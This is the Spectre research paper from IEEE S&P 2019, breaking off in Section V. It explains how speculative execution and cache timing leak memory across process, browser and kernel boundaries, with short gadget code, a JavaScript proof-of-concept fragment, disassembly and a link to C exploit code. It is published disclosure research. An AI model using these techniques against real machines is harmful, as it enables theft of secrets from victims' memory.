2019 IEEE Symposium on Security and Privacy

Spectre Attacks: Exploiting Speculative Execution

Paul Kocher[1], Jann Horn[2], Anders Fogh[3], Daniel Genkin[4],
Daniel Gruss[5], Werner Haas[6], Mike Hamburg[7], Moritz Lipp[5],
Stefan Mangard[5], Thomas Prescher[6], Michael Schwarz[5], Yuval Yarom[8]
[1] Independent (www.paulkocher.com), [2] Google Project Zero,
[3] G DATA Advanced Analytics, [4] University of Pennsylvania and University of Maryland,
[5] Graz University of Technology, [6] Cyberus Technology,
[7] Rambus, Cryptography Research Division, [8] University of Adelaide and Data61

***Abstract*—Modern processors use branch prediction and speculative execution to maximize performance. For example, if the destination of a branch depends on a memory value that is in the process of being read, CPUs will try to guess the destination and attempt to execute ahead. When the memory value finally arrives, the CPU either discards or commits the speculative computation. Speculative logic is unfaithful in how it executes, can access the victim's memory and registers, and can perform operations with measurable side effects.**

Spectre attacks involve inducing a victim to speculatively perform operations that would not occur during correct program execution and which leak the victim's confidential information via a side channel to the adversary. This paper describes practical attacks that combine methodology from side channel attacks, fault attacks, and return-oriented programming that can read arbitrary memory from the victim's process. More broadly, the paper shows that speculative execution implementations violate the security assumptions underpinning numerous software security mechanisms, including operating system process separation, containerization, just-in-time (JIT) compilation, and countermeasures to cache timing and side-channel attacks. These attacks represent a serious threat to actual systems since vulnerable speculative execution capabilities are found in microprocessors from Intel, AMD, and ARM that are used in billions of devices.

While makeshift processor-specific countermeasures are possible in some cases, sound solutions will require fixes to processor designs as well as updates to instruction set architectures (ISAs) to give hardware architects and software developers a common understanding as to what computation state CPU implementations are (and are not) permitted to leak.

I. Introduction

Computations performed by physical devices often leave observable side effects beyond the computation's nominal outputs. Side-channel attacks focus on exploiting these side effects to extract otherwise-unavailable secret information. Since their introduction in the late 90's [43], many physical effects such as power consumption [41, 42], electromagnetic radiation [58], or acoustic noise [20] have been leveraged to extract cryptographic keys as well as other secrets.

Physical side-channel attacks can also be used to extract secret information from complex devices such as PCs and mobile phones [21, 22]. However, because these devices often execute code from a potentially unknown origin, they face additional threats in the form of software-based attacks, which do not require external measurement equipment. While some attacks exploit software vulnerabilities (such as buffer overflows [5] or double-free errors [12]), other software attacks leverage hardware vulnerabilities to leak sensitive information. Attacks of the latter type include microarchitectural attacks exploiting cache timing [8, 30, 48, 52, 55, 69, 74], branch prediction history [1, 2], branch target buffers [14, 44] or open DRAM rows [56]. Software-based techniques have also been used to mount fault attacks that alter physical memory [39] or internal CPU values [65].

Several microarchitectural design techniques have facilitated the increase in processor speed over the past decades. One such advancement is speculative execution, which is widely used to increase performance and involves having the CPU guess likely future execution directions and prematurely execute instructions on these paths. More specifically, consider an example where the program's control flow depends on an uncached value located in external physical memory. As this memory is much slower than the CPU, it often takes several hundred clock cycles before the value becomes known. Rather than wasting these cycles by idling, the CPU attempts to guess the direction of control flow, saves a checkpoint of its register state, and proceeds to speculatively execute the program on the guessed path. When the value eventually arrives from memory, the CPU checks the correctness of its initial guess. If the guess was wrong, the CPU discards the incorrect speculative execution by reverting the register state back to the stored checkpoint, resulting in performance comparable to idling. However, if the guess was correct, the speculative execution results are committed, yielding a significant performance gain as useful work was accomplished during the delay.

From a security perspective, speculative execution involves executing a program in possibly incorrect ways. However, because CPUs are designed to maintain functional correctness by reverting the results of incorrect speculative executions to their prior states, these errors were previously assumed to be safe.

A. *Our Results*

In this paper, we analyze the security implications of such incorrect speculative execution. We present a class of microarchitectural attacks which we call *Spectre attacks*. At a high level, Spectre attacks trick the processor into speculatively executing instruction sequences that should not have been executed under correct program execution. As the effects of these instructions on the nominal CPU state are eventually

DOI 10.1109/SP.2019.00002

reverted, we call them *transient instructions*. By influencing which transient instructions are speculatively executed, we are able to leak information from within the victim's memory address space.

We empirically demonstrate the feasibility of Spectre attacks by exploiting transient instruction sequences to leak information across security domains both from unprivileged native code, as well as from portable JavaScript code.

Attacks using Native Code. As a proof-of-concept, we create a simple victim program that contains secret data within its memory address space. Next, we search the compiled victim binary and the operating system's shared libraries for instruction sequences that can be used to leak information from the victim's address space. Finally, we write an attacker program that exploits the CPU's speculative execution feature to execute the previously-found sequences as transient instructions. Using this technique, we are able to read memory from the victim's address space, including the secrets stored within it.

Attacks using JavaScript and eBPF. In addition to violating process isolation boundaries using native code, Spectre attacks can also be used to violate sandboxing, e.g., by mounting them via portable JavaScript code. Empirically demonstrating this, we show a JavaScript program that successfully reads data from the address space of the browser process running it. In addition, we demonstrate attacks leveraging the eBPF interpreter and JIT in Linux.

B. Our Techniques

At a high level, Spectre attacks violate memory isolation boundaries by combining speculative execution with data exfiltration via microarchitectural covert channels. More specifically, to mount a Spectre attack, an attacker starts by locating or introducing a sequence of instructions within the process address space which, when executed, acts as a covert channel transmitter that leaks the victim's memory or register contents. The attacker then tricks the CPU into speculatively and erroneously executing this instruction sequence, thereby leaking the victim's information over the covert channel. Finally, the attacker retrieves the victim's information over the covert channel. While the changes to the nominal CPU state resulting from this erroneous speculative execution are eventually reverted, previously leaked information or changes to other microarchitectural states of the CPU, e.g., cache contents, can survive nominal state reversion.

The above description of Spectre attacks is general, and needs to be concretely instantiated with a way to induce erroneous speculative execution as well as with a microarchitectural covert channel. While many choices are possible for the covert channel component, the implementations described in this work use cache-based covert channels [64], i.e., Flush+Reload [74] and Evict+Reload [25, 45].

We now proceed to describe our techniques for inducing and influencing erroneous speculative execution.

Variant 1: Exploiting Conditional Branches. In this variant of Spectre attacks, the attacker mistrains the CPU's branch predictor into mispredicting the direction of a branch, causing the CPU to temporarily violate program semantics by executing code that would not have been executed otherwise. As we show, this incorrect speculative execution allows an attacker to read secret information stored in the program's address space. Indeed, consider the following code example:

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

In the example above, assume that the variable `x` contains attacker-controlled data. To ensure the validity of the memory access to `array1`, the above code contains an `if` statement whose purpose is to verify that the value of `x` is within a legal range. We show how an attacker can bypass this `if` statement, thereby reading potentially secret data from the process's address space.

First, during an initial mistraining phase, the attacker invokes the above code with valid inputs, thereby training the branch predictor to expect that the `if` will be true. Next, during the exploit phase, the attacker invokes the code with a value of `x` outside the bounds of `array1`. Rather than waiting for determination of the branch result, the CPU guesses that the bounds check will be true and already speculatively executes instructions that evaluate `array2[array1[x]*4096]` using the malicious `x`. Note that the read from `array2` loads data into the cache at an address that is dependent on `array1[x]` using the malicious `x`, scaled so that accesses go to different cache lines and to avoid hardware prefetching effects.

When the result of the bounds check is eventually determined, the CPU discovers its error and reverts any changes made to its nominal microarchitectural state. However, changes made to the cache state are not reverted, so the attacker can analyze the cache contents and find the value of the potentially secret byte retrieved in the out-of-bounds read from the victim's memory.

Variant 2: Exploiting Indirect Branches. Drawing from return-oriented programming (ROP) [63], in this variant the attacker chooses a *gadget* from the victim's address space and influences the victim to speculatively execute the gadget. Unlike ROP, the attacker does not rely on a vulnerability in the victim code. Instead, the attacker trains the Branch Target Buffer (BTB) to mispredict a branch from an indirect branch instruction to the address of the gadget, resulting in speculative execution of the gadget. As before, while the effects of incorrect speculative execution on the CPU's nominal state are eventually reverted, their effects on the cache are not, thereby allowing the gadget to leak sensitive information via a cache side channel. We empirically demonstrate this, and show how careful gadget selection allows this method to read arbitrary memory from the victim.

To mistrain the BTB, the attacker finds the virtual address of the gadget in the victim's address space, then performs indirect branches to this address. This training is done from the attacker's address space. It does not matter what resides at the gadget address in the attacker's address space; all that is required is that the attacker's virtual addresses during training match (or alias to) those of the victim. In fact, as long as the attacker handles exceptions, the attack can work even if there is no code mapped at the virtual address of the gadget in the attacker's address space.

Other Variants. Further attacks can be designed by varying both the method of achieving speculative execution and the method used to leak the information. Examples include mistraining return instructions, leaking information via timing variations, and contention on arithmetic units.

C. Targeted Hardware and Current Status

Hardware. We have empirically verified the vulnerability of several Intel processors to Spectre attacks, including Ivy Bridge, Haswell, Broadwell, Skylake, and Kaby Lake processors. We have also verified the attack's applicability to AMD Ryzen CPUs. Finally, we have also successfully mounted Spectre attacks on several ARM-based Samsung and Qualcomm processors found in popular mobile phones.

Current Status. Using the practice of responsible disclosure, disjoint groups of authors of this paper provided preliminary versions of our results to partially overlapping groups of CPU vendors and other affected companies. In coordination with industry, the authors also participated in an embargo of the results. The Spectre family of attacks is documented under CVE-2017-5753 and CVE-2017-5715.

D. Meltdown

Meltdown [47] is a related microarchitectural attack which exploits out-of-order execution to leak kernel memory. Meltdown is distinct from Spectre attacks in two main ways. First, unlike Spectre, Meltdown does not use branch prediction. Instead, it relies on the observation that when an instruction causes a trap, following instructions are executed out-of-order before being terminated. Second, Meltdown exploits a vulnerability specific to many Intel and some ARM processors which allows certain speculatively executed instructions to bypass memory protection. Combining these issues, Meltdown accesses kernel memory from user space. This access causes a trap, but before the trap is issued, the instructions that follow the access leak the contents of the accessed memory through a cache covert channel.

In contrast, Spectre attacks work on a wider range of processors, including most AMD and ARM processors. Furthermore, the KAISER mechanism [29], which has been widely applied as a mitigation to the Meltdown attack, does not protect against Spectre.

II. Background

In this section, we describe some of the microarchitectural components of modern high-speed processors, how they improve performance, and how they can leak information from running programs. We also describe return-oriented programming (ROP) and gadgets.

A. Out-of-order Execution

An *out-of-order* execution paradigm increases the utilization of the processor's components by allowing instructions further down the instruction stream of a program to be executed in parallel with, and sometimes before, preceding instructions.

Modern processors internally work with micro-ops, emulating the instruction set of the architecture, i.e., instructions are decoded into micro-ops [15]. Once all of the micro-ops corresponding to an instruction, as well as all preceding instructions, have been completed, the instructions can be *retired*, committing in their changes to registers and other architectural state and freeing the reorder buffer space. As a result, instructions are retired in program execution order.

B. Speculative Execution

Often, the processor does not know the future instruction stream of a program. For example, this occurs when out-of-order execution reaches a conditional branch instruction whose direction depends on preceding instructions whose execution is not completed yet. In such cases, the processor can preserve its current register state, make a prediction as to the path that the program will follow, and *speculatively* execute instructions along the path. If the prediction turns out to be correct, the results of the speculative execution are committed (i.e., saved), yielding a performance advantage over idling during the wait. Otherwise, when the processor determines that it followed the wrong path, it abandons the work it performed speculatively by reverting its register state and resuming along the correct path.

We refer to instructions which are performed erroneously (i.e., as the result of a misprediction), but may leave microarchitectural traces, as *transient instructions*. Although the speculative execution maintains the architectural state of the program as if execution followed the correct path, microarchitectural elements may be in a different (but valid) state than before the transient execution.

Speculative execution on modern CPUs can run several hundred instructions ahead. The limit is typically governed by the size of the reorder buffer in the CPU. For instance, on the Haswell microarchitecture, the reorder buffer has sufficient space for 192 micro-ops [15]. Since there is not a one-to-one relationship between the number of micro-ops and instructions, the limit depends on which instructions are used.

C. Branch Prediction

During speculative execution, the processor makes guesses as to the likely outcome of branch instructions. Better predictions improve performance by increasing the number of speculatively executed operations that can be successfully committed.

The branch predictors of modern Intel processors, e.g., Haswell Xeon processors, have multiple prediction mechanisms for direct and indirect branches. Indirect branch instructions can jump to arbitrary target addresses computed at runtime. For example, x86 instructions can jump to an address in a register, memory location, or on the stack e.g., "`jmp` eax", "jmp [eax]", and "ret". Indirect branches are also supported on ARM (e.g., "MOV pc, r14"), MIPS (e.g., "jr $ra"), RISC-V (e.g., "jalr x0,x1,0"), and other processors. To compensate for the additional flexibility as compared to direct branches, indirect jumps and calls are optimized using at least two different prediction mechanisms [35].

Intel [35] describes that the processor predicts

- "Direct Calls and Jumps" in a static or monotonic manner,
- "Indirect Calls and Jumps" either in a monotonic manner, or in a varying manner, which depends on recent program behavior, and for
- "Conditional Branches" the branch target and whether the branch will be taken.

Consequently, several processor components are used for predicting the outcome of branches. The Branch Target Buffer (BTB) keeps a mapping from addresses of recently executed branch instructions to destination addresses [44]. Processors can use the BTB to predict future code addresses even before decoding the branch instructions. Evtyushkin et al. [14] analyzed the BTB of an Intel Haswell processor and concluded that only the 31 least significant bits of the branch address are used to index the BTB.

For conditional branches, recording the target address is not necessary for predicting the outcome of the branch since the destination is typically encoded in the instruction while the condition is determined at runtime. To improve predictions, the processor maintains a record of branch outcomes, both for recent direct and indirect branches. Bhattacharya et al. [9] analyzed the structure of branch history prediction in recent Intel processors.

Although return instructions are a type of indirect branch, a separate mechanism for predicting the destination address is often used in modern CPUs. The Return Stack Buffer (RSB) maintains a copy of the most recently used portion of the call stack [15]. If no data is available in the RSB, different processors will either stall the execution or use the BTB as a fallback [15].

Branch-prediction logic, e.g., BTB and RSB, is typically not shared across physical cores [19]. Hence, the processor learns only from previous branches executed on the same core.

D. The Memory Hierarchy

To bridge the speed gap between the faster processor and the slower memory, processors use a hierarchy of successively smaller but faster caches. The caches divide the memory into fixed-size chunks called *lines*, with typical line sizes being 64 or 128 bytes. When the processor needs data from memory, it first checks if the *L1* cache, at the top of the hierarchy, contains a copy. In the case of a *cache hit*, i.e., the data is found in the cache, the data is retrieved from the L1 cache and used. Otherwise, in the case of a *cache miss*, the procedure is repeated to attempt to retrieve the data from the next cache levels, and finally external memory. Once a read is completed, the data is typically stored in the cache (and a previously cached value is evicted to make room) in case it is needed again in the near future. Modern Intel processors typically have three cache levels, with each core having dedicated L1 and L2 caches and all cores sharing a common L3 cache, also known as the Last-Level Cache (LLC).

A processor must ensure that the per-core L1 and L2 caches are *coherent* using a *cache coherence protocol*, often based on the MESI protocol [35]. In particular, the use of the MESI protocol or some of its variants implies that a memory write operation on one core will cause copies of the same data in the L1 and L2 caches of other cores to be marked as invalid, meaning that future accesses to this data on other cores will not be able to quickly load the data from the L1 or L2 cache [53, 68]. When this happens repeatedly to a specific memory location, this is informally called *cache-line bouncing*. Because memory is cached with a line granularity, this can happen even if two cores access different nearby memory locations that map to the same cache line. This behavior is called *false sharing* and is well-known as a source of performance issues [33]. These properties of the cache coherency protocol can sometimes be abused as a replacement for cache eviction using the clflush instruction or eviction patterns [27]. This behavior was previously explored as a potential mechanism to facilitate Rowhammer attacks [16].

E. Microarchitectural Side-Channel Attacks

All of the microarchitectural components we discussed above improve the processor performance by predicting future program behavior. To that aim, they maintain state that depends on past program behavior and assume that future behavior is similar to or related to past behavior.

When multiple programs execute on the same hardware, either concurrently or via time sharing, changes in the microarchitectural state caused by the behavior of one program may affect other programs. This, in turn, may result in unintended information leaks from one program to another [19].

Initial microarchitectural side channel attacks exploited timing variability [43] and leakage through the L1 data cache to extract keys from cryptographic primitives [52, 55, 69]. Over the years, channels have been demonstrated over multiple microarchitectural components, including the instruction cache [3], lower level caches [30, 38, 48, 74], the BTB [14, 44], and branch history [1, 2]. The targets of attacks have broadened to encompass co-location detection [59], breaking ASLR [14, 26, 72], keystroke monitoring [25], website fingerprinting [51], and genome processing [10]. Recent results include cross-core and cross-CPU attacks [37, 75], cloud-based attacks [32, 76], attacks on and from trusted execution environments [10, 44, 61], attacks from mobile code [23, 46, 51], and new attack techniques [11, 28, 44].

In this work, we use the Flush+Reload technique [30, 74], and its variant Evict+Reload [25], for leaking sensitive information. Using these techniques, the attacker begins by evicting a cache line from the cache that is shared with the victim. After the victim executes for a while, the attacker measures the time it takes to perform a memory read at the address corresponding to the evicted cache line. If the victim accessed the monitored cache line, the data will be in the cache, and the access will be fast. Otherwise, if the victim has not accessed the line, the read will be slow. Hence, by measuring the access time, the attacker learns whether the victim accessed the monitored cache line between the eviction and probing steps.

The main difference between the two techniques is the mechanism used for evicting the monitored cache line from the cache. In the Flush+Reload technique, the attacker uses a dedicated machine instruction, e.g., x86's `clflush`, to evict the line. Using Evict+Reload, eviction is achieved by forcing contention on the cache set that stores the line, e.g., by accessing other memory locations which are loaded into the cache and (due to the limited size of the cache) cause the processor to discard (evict) the line that is subsequently probed.

F. Return-Oriented Programming

Return-Oriented Programming (ROP) [63] is a technique that allows an attacker who hijacks control flow to make a victim perform complex operations by chaining together machine code snippets, called *gadgets*, found in the code of the vulnerable victim. More specifically, the attacker first finds usable gadgets in the victim binary. Each gadget performs some computation before executing a return instruction. An attacker who can modify the stack pointer, e.g., to point to return addresses written into an externally-writable buffer, or overwrite the stack contents, e.g., using a buffer overflow, can make the stack pointer point to the beginning of a series of maliciously-chosen gadget addresses. When executed, each return instruction jumps to a destination address from the stack. Because the attacker controls this series of addresses, each return effectively jumps into the next gadget in the chain.

III. Attack Overview

Spectre attacks induce a victim to speculatively perform operations that would not occur during strictly serialized in-order processing of the program's instructions, and which leak victim's confidential information via a covert channel to the adversary. We first describe variants that leverage conditional branch mispredictions (Section IV), then variants that leverage misprediction of the targets of indirect branches (Section V).

In most cases, the attack begins with a setup phase, where the adversary performs operations that mistrain the processor so that it will later make an exploitably erroneous speculative prediction. In addition, the setup phase usually includes steps that help induce speculative execution, such as manipulating the cache state to remove data that the processor will need to determine the actual control flow. During the setup phase, the adversary can also prepare the covert channel that will be used for extracting the victim's information, e.g., by performing the flush or evict part of a Flush+Reload or Evict+Reload attack.

During the second phase, the processor speculatively executes instruction(s) that transfer confidential information from the victim context into a microarchitectural covert channel. This may be triggered by having the attacker request that the victim perform an action, e.g., via a system call, a socket, or a file. In other cases, the attacker may leverage the speculative (mis-)execution of its own code to obtain sensitive information from the same process. For example, attack code which is sandboxed by an interpreter, just-in-time compiler, or 'safe' language may wish to read memory it is not supposed to access. While speculative execution can potentially expose sensitive data via a broad range of covert channels, the examples given cause speculative execution to first read a memory value at an attacker-chosen address then perform a memory operation that modifies the cache state in a way that exposes the value.

For the final phase, the sensitive data is recovered. For Spectre attacks using Flush+Reload or Evict+Reload, the recovery process consists of timing the access to memory addresses in the cache lines being monitored.

Spectre attacks only assume that speculatively executed instructions can read from memory that the victim process could access normally, e.g., without triggering a page fault or exception. Hence, Spectre is orthogonal to Meltdown [47] which exploits scenarios where some CPUs allow out-of-order execution of user instructions to read kernel memory. Consequently, even if a processor prevents speculative execution of instructions in user processes from accessing kernel memory, Spectre attacks still work [17].

IV. Variant 1: Exploiting Conditional Branch Misprediction

In this section, we demonstrate how conditional branch misprediction can be exploited by an attacker to read arbitrary memory from another context, e.g., another process.

Consider the case where the code in Listing 1 is part of a function (e.g., a system call or a library) receiving an unsigned integer `x` from an untrusted source. The process running the code has access to an array of unsigned bytes `array1` of size `array1_size`, and a second byte array `array2` of size 1 MB.

```
if (x < array1_size)
   y = array2[array1[x] * 4096];
```

Listing 1: Conditional Branch Example

The code fragment begins with a bounds check on `x` which is essential for security. In particular, this check prevents the processor from reading sensitive memory outside of `array1`. Otherwise, an out-of-bounds input `x` could trigger an exception or could cause the processor to access sensitive memory by supplying `x` = (address of a secret byte to read) − (base address of `array1`).

Figure 1 illustrates the four cases of the bounds check in combination with speculative execution. Before the result of the bounds check is known, the CPU speculatively executes code following the condition by predicting the most likely outcome of the comparison. There are many reasons why the result of a bounds check may not be immediately known, e.g., a cache miss preceding or during the bounds check, congestion of an execution unit required for the bounds check, complex arithmetic dependencies, or nested speculative



Fig. 1: Before the correct outcome of the bounds check is known, the branch predictor continues with the most likely branch target, leading to an overall execution speed-up if the outcome was correctly predicted. However, if the bounds check is incorrectly predicted as true, an attacker can leak secret information in certain scenarios.

execution. However, as illustrated, a correct prediction of the condition in these cases leads to faster overall execution.

Unfortunately, during speculative execution, the conditional branch for the bounds check can follow the incorrect path. In this example, suppose an adversary causes the code to run such that:

- the value of `x` is maliciously chosen (out-of-bounds), such that `array1[x]` resolves to a secret byte k somewhere in the victim's memory;
- `array1_size` and `array2` are uncached, but k is cached; and
- previous operations received values of `x` that were valid, leading the branch predictor to assume the `if` will likely be true.

This cache configuration can occur naturally or can be created by an adversary, e.g., by causing eviction of `array1_size` and `array2` then having the kernel use the secret key in a legitimate operation.

When the compiled code above runs, the processor begins by comparing the malicious value of `x` against `array1_size`. Reading `array1_size` results in a cache miss, and the processor faces a substantial delay until its value is available from DRAM. Especially if the branch condition, or an instruction somewhere before the branch, waits for an argument that is uncached, it may take some time until the branch result is determined. In the meantime, the branch predictor assumes the `if` will be true. Consequently, the speculative execution logic adds `x` to the base address of `array1` and requests the data at the resulting address from the memory subsystem. This read is a cache hit, and quickly returns the value of the secret byte k. The speculative execution logic then uses k to compute the address of `array2[`k `* 4096]`. It then sends a request to read this address from memory (resulting in a cache miss). While the read from `array2` is already in flight, the branch result may finally be determined. The processor realizes that its speculative execution was erroneous and rewinds its register state. However, the speculative read from `array2` affects the cache state in an address-specific manner, where the address depends on k.

To complete the attack, the adversary measures which location in `array2` was brought into the cache, e.g., via Flush+Reload or Prime+Probe. This reveals the value of k, since the victim's speculative execution cached `array2[`k`*4096]`. Alternatively, the adversary can also use Evict+Time, i.e., immediately call the target function again with an in-bounds value `x'` and measure how long this second call takes. If `array1[x']` equals k, then the location accessed in `array2` is in the cache, and the operation tends to be faster.

Many different scenarios can lead to exploitable leaks using this variant. For example, instead of performing a bounds check, the mispredicted conditional branch(es) could be checking a previously-computed safety result or an object type. Similarly, the code that is speculatively executed can take other forms, such as leaking a comparison result into a fixed memory location or may be spread over a much larger number of instructions. The cache status described above is also more restrictive than may be required. For example, in some scenarios, the attack works even if `array1_size` is cached, e.g., if branch prediction results are applied during speculative execution even if the values involved in the comparison are known. Depending on the processor, speculative execution may also be initiated in a variety of situations. Further variants are discussed in Section VI.

A. Experimental Results

We performed experiments on multiple x86 processor architectures, including Intel Ivy Bridge (i7-3630QM), Intel Haswell (i7-4650U), Intel Broadwell (i7-5650U), Intel Skylake (unspecified Xeon on Google Cloud, i5-6200U, i7-6600U, i7-6700K), Intel Kaby Lake (i7-7660U), and AMD Ryzen. The Spectre vulnerability was observed on all of these CPUs. Similar results were observed on both 32- and 64-bit modes, and both Linux and Windows. Some processors based on the ARM architecture also support speculative execution [7], and our initial testing on a Qualcomm Snapdragon 835 SoC (with a Qualcomm Kyro 280 CPU) and on a Samsung Exynos 7420 Octa SoC (with Cortex-A57 and Cortex-A53 CPUs) confirmed that these ARM processors are impacted. We also observe that speculative execution can proceed far ahead of the instruction pointer. On a Haswell i7-4650U, the code in Appendix C (cf. Section IV-B) works with up to 188 simple instructions inserted in the source code between the '`if`' statement and the line accessing `array1`/`array2`, which is just below the 192 micro-ops that fit in the reorder buffer of this processor (cf. Section II-B).

B. Example Implementation in C

Appendix C includes a proof-of-concept code in C for x86 processors[1] which closely follows the description in Section IV. The unoptimized implementation can read around 10 KB/s on an i7-4650U with a low ($< 0.01\%$) error rate.

[1]The code can also be found in an anonymous Gist: https://gist.github.com/anonymous/99a72c9c1003f8ae0707b4927ec1bd8a

C. Example Implementation in JavaScript

We developed a proof-of-concept in JavaScript and tested it in Google Chrome version 62.0.3202 which allows a website to read private memory from the process in which it runs. The code is illustrated in Listing 2.

On branch-predictor mistraining passes, `index` is set (via bit operations) to an in-range value. On the final iteration, `index` is set to an out-of-bounds address into `simpleByteArray`. We used a variable `localJunk` to ensure that operations are not optimized out. According to ECMAScript 5.1 Section 11.10 [13], the "`|0`" operation converts the value to a 32-bit integer, acting as an optimization hint to the JavaScript interpreter. Like other optimized JavaScript engines, V8 performs just-in-time compilation to convert JavaScript into machine language. Dummy operations were placed in the code surrounding Listing 2 to make `simpleByteArray.length` be stored in local memory so that it can be removed from the cache during the attack. See Listing 3 for the resulting disassembly output from D8.

Since the `clflush` instruction is not accessible from JavaScript, we use cache eviction instead [27, 51], i.e., we access other memory locations in a way such that the target memory locations are evicted afterwards. The leaked results are conveyed via the cache status of `probeTable[`n`*4096]` for $n \in 0..255$, so the attacker has to evict these 256 cache lines. The length parameter (`simpleByteArray.length` in the JavaScript code and `[ebp-0xe0]` in the disassembly) needs to be evicted as well. JavaScript does not provide access to the `rdtscp` instruction, and Chrome intentionally degrades the accuracy of its high-resolution timer to dissuade timing attacks using `performance.now()` [62]. However, the Web Workers feature of HTML5 makes it simple to create a separate thread that repeatedly decrements a value in a shared memory location [24, 60]. This approach yields a high-resolution timer that provides sufficient resolution.

D. Example Implementation Exploiting eBPF

As a third example of exploiting conditional branches, we developed a reliable proof-of-concept which leaks kernel memory from an unmodified Linux kernel without patches against Spectre by abusing the eBPF (extended BPF) interface. eBPF is a Linux kernel interface based on the Berkeley Packet Filter (BPF) [49] that can be used for a variety of purposes, including filtering packets based on their contents. eBPF permits unprivileged users to trigger the interpretation or JIT-compilation and subsequent execution of user-supplied, kernel-verified eBPF bytecode in the context of the kernel. The basic concept of the attack is similar to the concept of the attack against JavaScript.

In this attack, we use the eBPF code only for the speculatively executed code. We use native code in user space to acquire the covert channel information. This is a difference to the JavaScript example above, where both functions are implemented in the scripted language. To speculatively access secret-dependent locations in user-space memory, we perform speculative out-of-bounds memory accesses to an array in kernel memory, with an index large enough that user-space memory is accessed instead. The proof-of-concept assumes that the targeted processor does not support Supervisor Mode Access Prevention (SMAP). However, attacks without this assumption are also possible. It was tested on an Intel Xeon Haswell E5-1650 v3, on which it works both in the default interpreted mode and the non-default JIT-compiled mode of eBPF. In a highly optimized implementation, we are able to leak up to 2000 B/s in this setup. It was also tested on an AMD PRO A8-9600 R7 processor, on which it only works in the non-default JIT-compiled mode. We leave the investigation of reasons for this open for future work.

The eBPF subsystem manages data structures stored in kernel memory. Users can request creation of these data structures, and these data structures can then be accessed from eBPF bytecode. To enforce memory safety for these operations, the kernel stores some metadata associated with each such data structure and performs checks against this metadata. In particular, the metadata includes the size of the data structure (which is set once when the data structure is created and used to prevent out-of-bounds accesses) and the number of references from eBPF programs that are loaded into the kernel. The reference count tracks how many eBPF programs referencing the data structure are running, ensuring that memory belonging to the data structure is not released while loaded eBPF programs reference it.

We increase the latency of bounds checks against the lengths of eBPF-managed arrays by abusing false sharing. The kernel stores the array length and the reference count in the same cache line, permitting an attacker to move the cache line containing the array length onto another physical CPU core in `Modified` state (cf. [16, 53]). This is done by loading and discarding an eBPF program that references the eBPF array on the other physical core, which causes the kernel to increment and decrement the array's reference counter on the other physical core. This attack achieves a leakage rate of roughly 5000 B/s on a Haswell CPU.

E. Accuracy of Recovered Data

Spectre attacks can reveal data with high accuracy, but errors can arise for several reasons. Tests to discover whether a memory location is cached typically use timing measurements, whose accuracy may be limited (such as in JavaScript or many ARM platforms). As a result, multiple attack iterations may be required to make a reliable determination. Errors can also occur if `array2` elements become cached unexpectedly, e.g., as a result of hardware prefectching, operating system activities, or other processes accessing the memory (for example if `array2` corresponds to memory in a shared library that other processes are using). Attackers can redo attack passes that result in no elements or 2+ elements in `array2` becoming cached. Tests using this simple repetition criteria (but no other error correction) and accurate `rdtscp`-based timing yielded error rates of approximately 0.005% on both Intel Skylake and Kaby Lake processors.

```
if (index < simpleByteArray.length) {
  index = simpleByteArray[index | 0];
  index = (((index * 4096)|0) & (32*1024*1024-1))|0;
  localJunk ^= probeTable[index|0]|0;
}
```

Listing 2: Exploiting Speculative Execution via JavaScript.

```
cmpl r15,[rbp-0xe0]             ; Compare index (r15) against simpleByteArray.length
jnc 0x24dd099bb870              ; If index >= length, branch to instruction after movq below
REX.W leaq rsi,[r12+rdx*1]      ; Set rsi = r12 + rdx = addr of first byte in simpleByteArray
movzxbl rsi,[rsi+r15*1]         ; Read byte from address rsi+r15 (= base address + index)
shll rsi,12                     ; Multiply rsi by 4096 by shifting left 12 bits
andl rsi,0x1ffffff              ; AND reassures JIT that next operation is in-bounds
movzxbl rsi,[rsi+r8*1]          ; Read from probeTable
xorl rsi,rdi                    ; XOR the read result onto localJunk
REX.W movq rdi,rsi              ; Copy localJunk into rdi
```

Listing 3: Disassembly of JavaScript Example from Listing 2.



Fig. 2: The branch predictor is (mis-)trained in the attacker-controlled context A. In context B, the branch predictor makes its prediction on the basis of training data from context A, leading to speculative execution at an attacker-chosen address which corresponds to the location of the Spectre gadget in the victim's address space.

V. Variant 2: Poisoning Indirect Branches

In this section, we demonstrate how indirect branches can be poisoned by an attacker and the resulting misprediction of indirect branches can be exploited to read arbitrary memory from another context, e.g., another process. Indirect branches are commonly used in programs across all architectures (cf. Section II-C). If the determination of the destination address of an indirect branch is delayed, e.g., due to a cache miss, speculative execution will often continue at a location predicted from previous code execution.

In Spectre variant 2, the adversary mistrains the branch predictor with malicious destinations, such that speculative execution continues at a location chosen by the adversary. This is illustrated in Figure 2, where the branch predictor is (mis-)trained in one context, and applies the prediction in a different context. More specifically, the adversary can misdirect speculative execution to locations that would never occur during legitimate program execution. Since speculative execution leaves measurable side effects, this is an extremely powerful means for attackers, for example exposing victim memory even in the absence of an exploitable conditional branch misprediction (cf. Section IV).

For a simple example attack, we consider an attacker seeking to read a victim's memory, who has control over two registers when an indirect branch occurs. This commonly occurs in real-world binaries since functions manipulating externally-received data routinely make function calls while registers contain values that an attacker controls. Often these values are ignored by the called function and instead they are simply pushed onto the stack in the function prologue and restored in the function epilogue.

